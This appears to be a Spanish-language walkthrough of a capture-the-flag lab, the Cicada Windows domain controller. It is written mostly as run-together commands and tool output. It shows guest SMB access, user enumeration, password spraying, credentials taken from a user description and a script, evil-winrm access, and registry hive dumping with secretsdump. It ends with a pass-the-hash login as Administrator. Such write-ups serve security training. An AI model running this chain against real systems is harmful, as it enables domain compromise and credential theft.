


ping -c 3 10.10.11.35PING 10.10.11.35 (10.10.11.35) 56(84) bytes of data.64 bytes from 10.10.11.35: icmp_seq=1 ttl=127 time=62.0 ms64 bytes from 10.10.11.35: icmp_seq=2 ttl=127 time=62.9 ms64 bytes from 10.10.11.35: icmp_seq=3 ttl=127 time=62.1 msRecon
sudo nmpa -p- --open --min-rate 5000 -n -v -Pn 10.10.11.35 -oG allPortsnmap -sCV -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,51362 10.10.11.35 -oN targeted
# Nmap 7.95 scan initiated Sun Aug  3 20:59:21 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,51362 -oN targeted 10.10.11.35Nmap scan report for 10.10.11.35Host is up (0.063s latency).
PORT      STATE SERVICE       VERSION53/tcp    open  domain        Simple DNS Plus88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-04 07:59:29Z)135/tcp   open  msrpc         Microsoft Windows RPC139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb| Not valid before: 2024-08-22T20:24:16|_Not valid after:  2025-08-22T20:24:16445/tcp   open  microsoft-ds?464/tcp   open  kpasswd5?593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb| Not valid before: 2024-08-22T20:24:16|_Not valid after:  2025-08-22T20:24:163268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb| Not valid before: 2024-08-22T20:24:16|_Not valid after:  2025-08-22T20:24:16|_ssl-date: TLS randomness does not represent time3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb| Not valid before: 2024-08-22T20:24:16|_Not valid after:  2025-08-22T20:24:16|_ssl-date: TLS randomness does not represent time5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found51362/tcp open  msrpc         Microsoft Windows RPCService Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-08-04T08:00:23|_  start_date: N/A| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required|_clock-skew: 7h00m01s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Sun Aug 3 21:00:58 2025 -- 1 IP address (1 host up) scanned in 97.10 seconds nxc smb 10.10.11.35SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)echo "10.10.11.35 cicada.htb cicada-dc.cicada.htb" | sudo tee -a /etc/hostsnxc smb 10.10.11.35 -u 'guest' -p '' --shares
Puedo leer HR y IPC$
smbclient //10.10.11.35/HR -U 'guest'
Descargamos el archivo txt con get "Notice from HR.txt".
Dear new hire!
Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.
Your default password is: Cicada$M6Corpb*@Lp#nZp!8
To change your password:
1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.2. Once logged in, navigate to your account settings or profile settings section.3. Look for the option to change your password. This will be labeled as "Change Password".4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.5. After changing your password, make sure to save your changes.
Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.
If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.
Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!
Best regards,Cicada CorpTenemos contraseña pero no sabemos para que usuario, por lo tanto, podriamos utilizar el usuario guest para realizar un ataque de fuerza bruta para enumerar usuarios en el Dominio.
Cicada$M6Corpb*@Lp#nZp!8 nxc smb 10.10.11.35 -u 'guest' -p '' --rid-brute | grep "SidTypeUser"
cat users | awk 'NF{print $6}' | sed 's/CICADA\\//'AdministratorGuestkrbtgtCICADA-DC$john.smouldersarah.danteliamichael.wrightsondavid.oreliousemily.oscarsPassword Spraying
nxc smb 10.10.11.35 -u users -p 'Cicada$M6Corpb*@Lp#nZp!8' --continue-on-successcicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8SMBMAP
Quiza encontremos algo diferente teniendo credenciales validas
smbmap -H 10.10.11.35 -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' -r 'HR' --depth 10Aunque podemos ver en los archivos SYSVOL y NETLOGON , no encontramos nada importante.
Podriamos ver mayor informacion con ldapdomaindump
ldapdomaindump -u 'cicada.htb\michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' -n 10.10.11.35 cicada-dc.cicada.htb
Unico usuario en el grupo REMOTE MANAGEMENT USERS y BACKUP OPERATORS es emily.oscars.
Usuario con contraseña en la descripcion es david.orelious
aRt$Lp#7t*VQ!3Incluso podemos verla con el comando rpcclient
rpcclient -U 'michael.wrightson%Cicada$M6Corpb*@Lp#nZp!8' 10.10.11.35 -c 'querydispinfo'
David ahora nos permite leer en el directoprio de DEV
nxc smb 10.10.11.35 -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares
smbmap -H 10.10.11.35 -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' -r 'DEV' --depth 10
Para descargar con smbmap le indicamos el parametro —download
smbmap -H 10.10.11.35 -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' -r 'DEV' --depth 10 --download './DEV/Backup_script.ps1'catn Backup_script.ps1
$sourceDirectory = "C:\smb"$destinationDirectory = "D:\Backup"
$username = "emily.oscars"$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force$credentials = New-Object System.Management.Automation.PSCredential($username, $password)$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"$backupFileName = "smb_backup_$dateStamp.zip"$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileNameCompress-Archive -Path $sourceDirectory -DestinationPath $backupFilePathWrite-Host "Backup completed successfully. Backup file saved to: $backupFilePath"Validamos las credenciales de emily:
nxc winrm 10.10.11.35 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt'
Listamos los recursos compartidos para ver si podemos ver algo nuevo
nxc smb 10.10.11.35 -u 'emily.oscars' -p 'Q!3@Lp#M6b*7t*Vt' --shares
evil-winrm -i 10.10.11.35 -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'Priv-Esc
whoami /priv

C:\mkdir temp
reg save hklm\system C:\temp\SYSTEMreg save hklm\sam C:\temp\sam
Descargamos ambos archivos
impacket-secretsdump -sam sam -system SYSTEM localImpacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::[*] Cleaning up...Validamos el hash del Administrator
nxc winrm 10.10.11.35 -u 'Administrator' -H '2b87e7c93a3e8a0ea4a581937016f341'